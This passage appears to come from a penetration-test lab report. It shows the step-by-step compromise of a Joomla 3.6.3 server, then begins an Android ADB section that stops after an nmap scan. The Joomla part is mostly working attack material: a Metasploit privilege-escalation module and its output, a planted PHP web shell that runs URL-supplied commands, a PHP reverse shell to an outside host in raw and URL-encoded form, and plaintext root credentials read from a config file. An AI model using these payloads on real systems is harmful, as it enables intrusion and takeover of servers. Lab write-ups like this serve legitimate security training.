
Begin from the local machine.




Scan for open ports. Discover HTTP port 80; HTTPS port 443; SSH port 22; FTP port 21; and ports 631, 3306.

A more in-depth look at open ports. Note Joomla! - Open Source Content Management in use.


```
nmap -A 10.15.1.177
```





Run Nikto on HTTP port 80.

Navigate to 10.15.1.177 webserver. Observe Joomla! 3.6.3 in use which may prove to be exploitable.




Search for the potential Joomla! exploit.

Potential Joomla! exploits exist.


Search for Joomla exploit in Metasploit. Find .

Develop Exploit using Metasploit exploiting the vulnerability discovered.


```
# msfconsole
 msf6 > use auxiliary/admin/http/joomla_registration_privesc
 msf6 auxiliary(admin/http/joomla_registration_privesc) > set RHOST 10.15.1.60 msf6
 auxiliary(admin/http/joomla_registration_privesc) > set USERNAME hack
 msf6 auxiliary(admin/http/joomla_registration_privesc) > set PASSWORD hack
 msf6 auxiliary(admin/http/joomla_registration_privesc) > set EMAIL hack@hack.com msf6
 auxiliary(admin/http/joomla_registration_privesc) > show options

 Module options (auxiliary/admin/http/joomla_registration_privesc):
  Name Current Setting Required Description
  ---- --------------- -------- -----------
  EMAIL hack@hack.com yes Email to receive the activation code for the account  PASSWORD hack yes Password for the
username
  Proxies no A proxy chain of format type:host:port[,type:host:port] [...]
  RHOSTS 10.15.1.60 yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT 80 yes The target port (TCP)
  SSL false no Negotiate SSL/TLS for outgoing connections  TARGETURI / yes The relative URI of the Joomla
instance  USERNAME hack yes Username that will be created
  VHOST no HTTP server virtual host

 msf6 auxiliary(admin/http/joomla_registration_privesc) > run
```




Navigate to 10.15.1.177/administrator web server discovered through Nikto and exploited through Metasploit.




Log in with created credentials.



Navigate to "Users" tab. Note the display note under the Super User profile.



View the display note to acquire credentials for the Super User. Use these credentials to log in as Super User.



Credentials for Super User |
user: administrator
pass: joomlaadministrator

As Super User, navigate to "Template" tab. Create a new file under "protostar" template.

Input the following commands in the newly created template file:

```
<?php echo "Follow us." ?> #this is just an identifier to ensure the page took the proper template after navigating to it. Not required.
<?php echo shell_exec($_GET['cmd']); ?> #this will allow you to inject a command in the url line.
```

Navigate to the created page:

10.15.1.177/tmeplates/protostar/vk9-sec.php

Inject a PHP reverse shell command into the url.


```
php -r '$sock=fsockopen("172.16.5.2",81);exec("/bin/sh -i <&3 >&3 2>&3");' #command before URL encoding
php%20-r%20%27%24sock%3Dfsockopen(%22172.16.5.2%22%2C81)%3Bexec(%22%2Fbin%2Fsh%20-
i%20%3C%263%20%3E%263%202%3E%263%22)%3B%27 #command after URL-encoding

http://10.15.1.177/index.php?cmd=php%20-
r%20%27%24sock%3Dfsockopen(%22172.16.5.2%22%2C81)%3Bexec(%22%2Fbin%2Fsh%20-
i%20%3C%263%20%3E%263%202%3E%263%22)%3B%27
```

Set up a listener on local system to connect to the PHP reverse shell.

Find root credentials in /var/www/html/configuration.php.

```
cat /var/www/html/configuration.php
```

```
user: root
pass: root1988
```



SSH in to 10.15.1.177 server. Verify root privilege.

The exploit was executed successfully and we received an SSH session with root privileges on the target.

Launch shell and verify IP address of target box.

Locate key.txt file in /root/key.txt.

```
cat /root/key.txt
```

key.txt

cvxdxsy3cjhhbk0zbfuf

9. Android [B] | 10.15.1.48

Introduction

Tasked to conduct an assessment on 10.15.1.48. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, the Android Debug Bridge (adb) vulnerability was discovered. Root privileges on the target were gained through exploiting the discovered vulnerabilities using adb.

Vulnerabilities Discovered

OS: Linux localhost 4.0.9-android-x86+

Open ports: freeciv [5555].

Vulnerable to Android Debug Bridge (adb) vulnerability.

CVE IDs: N/A

Metasploit exploit: N/A

Contents of key.txt: x7vyfyxcaq6p7vxx2ruo

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64 GNU/Linux

References:

https://developer.android.com/studio/command-line/adb
https://www.hackeracademy.org/how-to-hack-android-device-with-adb-android-debugging-bridge/
https://medium.com/@samsepio1/android4-vulnhub-writeup-3036f352640f

EXPLOIT DESCRIPTION


When you start an adb client, the client first checks whether there is an adb server process already running. If there isn't, it starts the server process. When the server starts, it binds to local TCP port 5037 and listens for commands sent from adb clients—all adb clients use port 5037 to communicate with the adb server.

The server then sets up connections to all running devices. It locates emulators by scanning odd-numbered ports in the range 5555 to 5585, the range used by the first 16 emulators. Where the server finds an adb daemon (adbd), it sets up a connection to that port. Note that each emulator uses a pair of sequential ports — an even-numbered port for console connections and an odd-numbered port for adb connections

Once the server has set up connections to all devices, you can use adb commands to access those devices. Because the server manages connections to devices and handles commands from multiple adb clients, you can control any device from any client (or from a script).

Attack Narrative

Begin from the local machine.



Scan for open ports. Discover freeciv port 5555.

A more in-depth look at open ports. No additional information was aquired.

```
nmap -A 10.15.1.48
```

Search for the potential Freeciv exploit.

Potential Freeciv exploits exist, but none that are of use to us for this machine.

